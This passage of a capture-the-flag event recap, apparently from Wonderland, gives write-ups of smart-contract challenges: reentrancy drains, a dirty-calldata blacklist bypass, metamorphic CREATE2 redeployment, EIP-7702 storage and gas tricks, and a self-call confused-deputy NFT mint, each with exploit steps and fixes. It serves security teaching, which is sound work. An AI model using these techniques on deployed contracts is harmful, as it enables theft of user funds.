    function tick() external {}

    function enact() external {
        overseer.oversee(
            playerBadge, guildBadge, DECREE_ENACTED,
            bytes32(decreeId), abi.encode(decreeId)
        );
    }
}
And the full attack flow:
Step 1: Propose a decree: "Send 10 ETH to player"
Step 2: Player votes Aye                                     → 1 aye
Step 3: Player proposes badge transfer to BadgeRelay
Step 4: BadgeRelay accepts badge and votes Aye               → 2 ayes
Step 5: Read SealedTurncloak's proof from storage,
        call unseal() to make it vote Aye                    → 3 ayes
Step 6: 15 dummy transactions to advance past voting period
Step 7: BadgeRelay enacts the decree → guild sends 10 ETH out
Cheese Lending
By Josselin Feist
Welcome to the Côte d'Azur's most exclusive DeFi fromage market.
The sun shines over Cannes, the yachts are docked, and the locals have found a new obsession: cheese-backed lending. Why settle for boring stablecoins when you can collateralize your finest wheels?
At CheeseLending, Emmental is king. Its signature holes make it twice as valuable as common Gruyère (the market has spoken). Supply your cheese, borrow against it, and flash-loan your way to fondue fortune.
The protocol's cheesemongers swear their invariants are airtight. "No holes in this system", they claim. But between the melting Riviera heat and a suspiciously generous LTV... something smells off.
Your mission: prove them wrong. Break the invariants and show that this market is full of holes.
Josselin is putting the finishing touches on his writeup. We'll update this post with the link as soon as it's published.
EVMVM
By Kasper
We have EVMs on Solana, Cosmos and as ZK circuits. But why has no one ever built an EVM for Ethereum?! I really think this is the next billion dollar idea. I don’t have any money for an audit so let’s just hope I don’t get hacked.
Kasper is putting the finishing touches on his writeup. We'll update this post with the link as soon as it's published.
Stakehouse
By Simon Something
Goal: Drain the StakeHouse vault below 1 ETH. It starts with 10.
StakeHouse is a minimal ETH staking vault: deposit ETH, get shares, burn shares to withdraw.
Solution
The challenge
The withdraw function calculates your ETH share, sends it, then updates the accounting:
function withdraw(uint256 _shares) external override {
    if (_shares == 0) revert StakeHouse_ZeroAmount();
    if (sharesOf[msg.sender] < _shares) revert StakeHouse_InsufficientShares();

    uint256 _assets = (_shares * address(this).balance) / totalShares;

    (bool _success,) = payable(msg.sender).call{value: _assets}('');
    if (!_success) revert StakeHouse_TransferFailed();

    sharesOf[msg.sender] -= _shares;
    totalShares -= _shares;
}
The break
Textbook Checks-Effects-Interactions violation. The ETH transfer fires before sharesOf and totalShares are decremented. When the vault sends ETH to a contract, that contract's receive() runs before the accounting updates.
The trick is that simple recursive re-entry into withdraw() wouldn't do much on its own because your shares don't grow between calls. Instead, the attacker re-deposits the received ETH during the receive() callback. Because the share accounting is still stale, the deposit mints shares at a rate that doesn't reflect the withdrawal that's mid-flight. Each cycle: withdraw (get ETH before burn) -> re-deposit (mint shares at stale rate) -> original withdraw returns and burns old shares, but attacker holds fresh shares worth more than they put in. Fifteen cycles and the vault is dust.
How to prevent it
Move the share accounting above the ETH transfer:
sharesOf[msg.sender] -= _shares;
totalShares -= _shares;

(bool _success,) = payable(msg.sender).call{value: _assets}('');
if (!_success) revert StakeHouse_TransferFailed();
Update state before interacting with the outside world. A reentrancy guard works too, but CEI is the discipline. Guards are the safety net.
Blackout
By Simon Something
Goal: Drain the SentinelGate vault to 0 ETH. The player has a balance deposited but is blacklisted.
SentinelGate is an ETH vault with per-address balances and a blacklist. The withdrawal logic lives in a fallback using inline assembly for "gas efficiency."
Solution
The challenge
The blacklist check loads a raw 32-byte word from calldata, hashes it against the blacklisted mapping slot, and reverts if the address is blocked. Then a Solidity address variable is assigned from the same calldata position, the balance is looked up, zeroed, and the ETH sent:
// Inline blacklist check -- loads raw 32-byte word
bool _isBlacklisted;
assembly {
    mstore(0x00, calldataload(4))
    mstore(0x20, blacklisted.slot)
    _isBlacklisted := sload(keccak256(0x00, 0x40))
}
if (_isBlacklisted) revert SentinelGate_Blacklisted();

// Address assignment -- Solidity masks to 160 bits
address _to;
assembly {
    _to := calldataload(4)
}
The break
The blacklist check and the balance lookup disagree about what an "address" is. calldataload(4) returns a full 256-bit word. The blacklist was set through a normal Solidity function where the address type masks the key to 160 bits. So the blacklist entry lives at keccak256(clean_address, slot). But the inline assembly hashes the raw 256-bit word, so if the upper 12 bytes are non-zero, it produces a different storage slot entirely. The lookup returns false, blacklist bypassed.
After the check, the same raw word gets assigned to a Solidity address, which silently masks to 160 bits. The balance lookup, the zeroing, and the ETH transfer all use the correct clean address. The dirty word needs to resolve to the player's address since that's where the balance was deposited. One dirty calldata word and you're through:
bytes32 _dirtyPlayer = bytes32(uint256(uint160(player)) | (uint256(1) << 160));
address(gate).call(abi.encodePacked(ISentinelGate.withdrawAll.selector, _dirtyPlayer));
One transaction, vault drained.
How to prevent it
Solidity's address type silently masks to 160 bits, but calldataload gives you the raw 256-bit word. If you hash the raw word for one operation and the masked value for another, you get a type confusion bug. The fix: mask the calldata to 160 bits before the blacklist check, or skip assembly for security-critical lookups entirely.
Sentinel Protocol
By Simon Something
Goal: Drain the SentinelVault to 0 ETH. Only registered modules can call operatorWithdraw(), and only contracts with an approved codehash can register.
SentinelVault whitelists approved code hashes. To withdraw, you need a registered module, and to register, the module must have an approved codehash at registration time.
Solution
The challenge
function registerModule(address _module) external override {
    if (_module == address(0)) revert SentinelVault_ZeroAddress();
    if (modules[_module].isRegistered) revert SentinelVault_ModuleAlreadyRegistered();

    bytes32 _codeHash;
    assembly {
        _codeHash := extcodehash(_module)
    }

    if (!approvedCodeHashes[_codeHash]) revert SentinelVault_CodeHashNotApproved();

    modules[_module] = ModuleRecord(true, _codeHash);
}
The only approved codehash belongs to EchoModule, a trivial contract with a ping() function and a decommission() that calls selfdestruct.
The break
The vault checks codehash at registration but never again. Once registered, isRegistered stays true forever regardless of what code lives at that address later.
This is a metamorphic contract attack. Using CREATE2, you deploy a contract at a deterministic address, register it, destroy it, then redeploy different code at the same address. The vault still trusts it.
The wrinkle is EIP-6780 (Cancun hard fork): selfdestruct only clears code and storage when it happens in the same transaction as creation. So the deploy-register-destroy sequence has to be atomic.
The full sequence:
- Build a CREATE2 factory with constant initcode that copies whatever
implementationis currently set (same initcode means same salt always produces the same address) - In one transaction: deploy an
EchoModuleclone via the factory, register it with the vault, calldecommission()to selfdestruct (same-tx creation means the code actually clears) - Point the factory's implementation to a malicious contract with a
drain()function - Deploy again with the same salt. Same address, different code, still registered
- Call
drain()andoperatorWithdraw()works because the address is still trusted
How to prevent it
Point-in-time codehash validation means nothing if the code at an address can change. Re-validate at the moment of use:
bytes32 currentHash;
assembly { currentHash := extcodehash(caller()) }
if (currentHash != record.codeHash) revert SentinelVault_CodeHashChanged();
Meridian Credits
By Funkornaut
Goal: Accumulate 1,150,000 MRC tokens across a network of EIP-7702 delegated reserve stations.
A sprawling system simulating a digital currency concordat. Seven reserve station EOAs are each delegated (via EIP-7702) to different smart contract implementations, each with a mint cap for the MRC token.
Solution
The challenge
Three stations need to be exploited:
- Boreas Station (500K cap): delegated from
AccountRecoveryV1toAccountRecovery(V2) - AXIOM (300K cap): a
SovereignAIwith a cooperation protocol that can transfer 150K mint cap to Drift - Drift Sector (0 cap, receives 150K from AXIOM): a
BatchExecutorwith Boreas as itsallowanceSource - Helix Citadel (500K cap): a
SafeSmartWalletwith aCannonGuardand pre-approved capsule
The break
Boreas (500K): EIP-7702 lets an EOA re-delegate to a new implementation at any time. When Boreas was re-delegated from V1 to V2, the storage context shifted. OpenZeppelin's Initializable tracks version numbers in a specific storage slot, but from V2's perspective that slot reads as 0. Since V2 uses reinitializer(2) and 2 > 0, the initializer passes. Call initialize(player, []) to take ownership, then execute() to mint 500K MRC.
AXIOM -> Drift (150K): AXIOM has a cooperation protocol where anyone who "proves understanding of AXIOM's sovereign nature" can transfer mint cap to another station. The proof is keccak256(abi.encodePacked(msg.sender, keccak256(manifesto))), and the manifesto is on-chain, so the proof is fully derivable. Walk through the 3-step cooperation to move 150K mint cap from AXIOM to Drift. Now Drift has tokens to mint, but Drift is a BatchExecutor that only accepts calls from its allowanceSource, which was set to Boreas during deployment. Since we took ownership of Boreas in the previous step, we can use it to call Drift's executeBatch() and mint 150K MRC to the player. Owning Boreas unlocks both stations.
Helix Citadel (500K): During deployment, a TransactionCapsule was created pre-approving mint(address,uint256) on the MRC token. The executeApprovedCapsule() function validates the capsule and executes the operation, but has no access control, so anyone can call it. Find the active capsule via cannonGuard.getCapsules(helixCitadel), call executeApprovedCapsule(capsule, abi.encode(player, 500_000e18)), and the wallet mints as Helix.
How to prevent it
EIP-7702 storage persists between delegations. When an EOA re-delegates to a new implementation, the old storage is still there, but the new contract interprets it under its own layout. Initializable version checks can pass when they shouldn't because the new implementation reads a stale or misaligned slot. If you're building contracts that might be 7702 delegation targets or use 7702 from an EOA, don't assume a clean storage slate.
The capsule system validated what could be done but not who could trigger it. Pre-approved operations still need access control. Restricting the action isn't enough if anyone can be the caller.
Score
By Funkornaut
Goal: Drain the Score contract's 10 ETH by calling solve() with the correct indices, while surviving a post-transfer gas limit check.
Score is a math puzzle with a gas twist. Players call solve() with a set of indices. The contract combines the corresponding elements using a rotation parameter from an Oracle, and if the result matches a target hash, it sends the contract's 10 ETH to the player. But there's a catch after the transfer: an assembly block checks if remaining gas exceeds a random threshold (10K-50K), and reverts if it does. So even with the right answer, you need to deal with the gas check.
Solution
The challenge
function solve(uint256[] calldata _indices) external {
    bytes32 _target = generateTarget();
    bytes32 _accumulator;
    uint256 _r = IOracle(oracle).getRotation();

    for (uint256 _i = 0; _i < _indices.length; _i++) {
        bytes32 _element = getElement(_indices[_i]);
        assembly {
            let mask := sub(shl(_r, 1), 1)
            let temp := add(_accumulator, and(_element, mask))
            temp := or(shl(_r, temp), shr(sub(256, _r), temp))
            _accumulator := xor(temp, _element)
        }
    }

    if (_accumulator != _target) revert Score_WrongSolution();

    (bool _ok,) = PLAYER.call{value: address(this).balance}("");
    if (!_ok) revert Score_TransferFailed();

    assembly {
        let _gasLimit := add(mod(keccak256(0x00, 0x40), 40000), 10000)
        if gt(gas(), _gasLimit) { revert(0x1c, 0x04) }
    }
}
The break
The accumulator math simplifies dramatically when rotation = 0. The mask becomes 0, the bit rotation is a no-op, and the entire loop collapses to _accumulator = _accumulator XOR _element. Pure XOR, a linear operation over GF(2). The Oracle's getRotation() mixes entropy, scale, contribution count, and selfbalance() together. poke() mutates the entropy, and sending ETH to the Oracle shifts selfbalance(). Both give you control over the rotation output. Make 3 contributions (the minimum), then work either lever until getRotation() returns 0.
With rotation at 0, finding indices where the XOR of their elements equals the target is a system of linear equations over the binary field. Both target and elements depend on block.number, so you predict the solve block, precompute all 512 elements, and run Gaussian elimination. Standard linear algebra over GF(2).
The gas check is the last obstacle. The threshold is random, so you can't calibrate the outer gas limit. The trick uses the EVM's 63/64 rule: external calls forward at most 63/64 of available gas. Delegate the player EOA (via EIP-7702) to a contract whose receive() burns all forwarded gas in a loop. After the ETH transfer returns, only ~1/64 of the gas remains, well below any threshold in the 10K-50K range.
How to prevent it
When a mixing parameter can be forced to a degenerate value, complex nonlinear operations collapse to linear algebra. Test your math at the boundaries, especially zero.
Post-call gas() checks assumed EOAs couldn't run code on receive. With EIP-7702 that assumption is gone. An EOA can delegate to a contract that burns all forwarded gas in its receive(), leaving only ~1/64 behind. Any logic that depends on how much gas remains after an external call may be unreliable now.
Ludopathy
By Wonderland
Goal: Drain the Ludopathy betting contract below 1 ETH. It holds 15 ETH in its prize pool.
Ludopathy is an on-chain betting game. Players bet on numbers, the owner picks a winner, and winners claim a prize. During deployment, the owner placed three large bets totaling 15 ETH across several numbers and then selected 999 as the winner. Nobody bet on 999, so the 15 ETH sits unclaimed and the round is closed.
Solution
The challenge
function largeBet(uint96[] calldata _numbersToBetOn, uint200[] calldata _amountsOfNumbersToBuy) external payable {
    // ... validates lengths, updates bets
    if (msg.value < totalNumbersBought * DISCOUNTED_COST_FOR_LARGE_BETS) revert YouAreBroke();
    unchecked {
        rounds[currentRoundId].prizePool += uint248(msg.value);
    }
}

function claimPrize(uint48 _roundId) external {
    Rounds storage _rounds = rounds[_roundId];
    uint96 _roundWinner = _rounds.roundWinner;
    if (_roundWinner == 0) revert WinnerNotSelected();
    Bet storage _winningBet = bets[msg.sender][_roundWinner];
    if (_winningBet.claimed) revert AlreadyClaimed();
    if (_winningBet.roundId == 0 || _winningBet.roundId != _roundId) revert NoTricks();

    uint256 _amountToPay = (WINNER_BOOST + _winningBet.amountOfNumbers) * PRIZE_PER_WINNING_NUMBER;
    bool _success;
    if (_amountToPay > _rounds.prizePool)
        (_success,) = payable(msg.sender).call{value: _rounds.prizePool}('');
    else
        (_success,) = payable(msg.sender).call{value: _amountToPay}('');
    if (!_success) revert BadCall();
}
The break
Three bugs stacked on top of each other.
largeBet doesn't check roundClosed. Compare it to smallBet, which has if (roundClosed) revert TakePill();. The large bet path skips this check entirely. After the owner picks 999 and closes the round, anyone can still place a large bet on 999, retroactively betting on a winner that's already been announced.
Zero-cost bets are valid. largeBet computes cost as totalNumbersBought * DISCOUNTED_COST_FOR_LARGE_BETS. Pass amountsOfNumbersToBuy = [0] and totalNumbersBought = 0, so 0 * 1 ether = 0. The check msg.value < 0 passes with zero ETH. Free bet on the winning number.
claimPrize never sets claimed = true. The function checks _winningBet.claimed but never flips it. And the prize is paid via .call{value: ...}, so a contract's receive() runs before claimPrize returns, and you can re-enter and claim again. The prize per claim is (1 + 0) * 1.5 = 1.5 ETH. The contract holds 15 ETH. Ten re-entries drains it.
How to prevent it
Each bug is a common class of mistake, and they compound:
-
Inconsistent guards across similar functions.
smallBetchecksroundClosed,largeBetdoesn't. Every entry point for similar actions needs the same guards. Good target for mutation testing. If you can delete a check and tests still pass, you have a gap. -
Zero-value inputs in cost calculations.
0 * anything = 0. Anywhere a user-supplied quantity feeds into a cost formula, consider what zero does. -
State flag checked but never written. The
claimedflag is read but never set. If a flag guards a payout, set it before sending ETH, not after. Not setting it at all is worse.
UECallNft
By Wonderland
Goal: Get the player to hold 5 or more NFTs. The contract has 5 NFTs in circulation (ids 1-5), all owned by random addresses. There's 0.05 ETH in the contract.
UECallNft is an ERC721 with a buyback feature. Holders can sell an NFT back to the contract for 25% of the mint price. There's also an owner-only mint function, and the "owner" is the contract itself.
Solution
The challenge
modifier onlyOwner() {
    if (msg.sender != address(this)) revert OnlyOwner();
    _;
}

function mintOwner(address _recipient) external payable onlyOwner {
    if (++uecsInCirculation > 10) revert TooManyInCirculation();
    _safeMint(_recipient, ++id);
}

function sellNft(uint256 _id, address _recipient, bytes calldata _data) external hasSoldCheck {
    if (address(this).balance < PRICE >> 2) revert ContractOutOfFunds();
    (bool _success,) = _recipient.call{value: PRICE >> 2}(_data);
    --uecsInCirculation;
    _burn(_id);
    if (!_success) revert CallFailure();
}

modifier hasSoldCheck() {
    if (hasSold[msg.sender]) revert AlreadySoldOnce();
    _;
    hasSold[msg.sender] = true;
}
The break
sellNft is a universal call gadget. Both _recipient and _data are caller-controlled. Set _recipient = address(nftContract) and _data = abi.encodeWithSignature("mintOwner(address)", attacker), and the contract sends 0.0025 ETH to itself carrying mintOwner calldata. Since msg.sender for that inner call is address(this), the onlyOwner check passes. A buyback function just became an unrestricted self-call mechanism. Also, sellNft doesn't verify msg.sender owns the NFT being burned. Solmate's _burn just requires the token to exist.
The hasSoldCheck modifier writes state after the function body. It runs the function (_;) then sets hasSold[msg.sender] = true. But the external call happens during the body. When mintOwner mints to a contract, _safeMint calls onERC721Received, and inside that callback the attacker calls sellNft again before hasSold is set.
The full chain per iteration: call sellNft(id, nftContract, mintOwnerCalldata) -> contract calls itself with mintOwner(attacker) -> _safeMint triggers onERC721Received -> callback calls sellNft again with the next id. The ETH never runs out because the contract sends to itself. The uecsInCirculation cap of 10 holds because each iteration mints one and burns one. At peak nesting depth (5 mints before any burns unwind), circulation hits exactly 10. Five old NFTs burned, five new ones minted, all in one transaction.
How to prevent it
Letting the caller control both the target and calldata of a .call is about as dangerous as it gets in Solidity. Combined with onlyOwner checking msg.sender == address(this), this is a confused deputy. The contract trusts that calling itself must be intentional, but an attacker can force that self-call through any function with an external call. The hasSoldCheck modifier pattern of _; state = true; is a reentrancy vector. Set the flag before the body, not after. And verify ownership before burning.
Until Next Time!
None of this happens without the people who believed in it early. Trail of Bits, Aztec, Runtime Verification, Envio, Pashov Audit Group, and Grego AI put their names and their money behind an event that had never been done at this scale. Runtime Verification went further and built a challenge on top of their sponsorship. Aztec's sponsorship brought an entirely new attack surface to the competition, with five Noir challenges built by Wonderland's Aztec team. Thank you to every challenge author who built problems and wrote up their solutions. Thank you to the Wonderland team: Every single person, regardless of role, who put months of work into making this happen. And finally, thank you to every team that registered, showed up, sat in the noise, and hacked.
We said it at the opening and it held true all four hours: the goal was to learn, to connect, and to have fun. The prize pool was there and the competition was real, but the best moments were the ones that had nothing to do with the scoreboard. A team figuring out something they'd never seen before. Someone walking out of the Arena with a grin. The room at 4:05 when the countdown hit zero and everyone started hacking at once.
AI is changing this space fast. It can solve a growing number of these challenges out of the box, and that bar will keep going up. The kinds of CTFs we can run today, the kinds of bugs that still require a human to find, that window is narrowing. Which makes events like this more important, not less. The people in that room are the ones pushing the edge of what gets caught before it hits production.
Keep doing what you do. Web3 is safer because of it.
See you down the rabbit hole.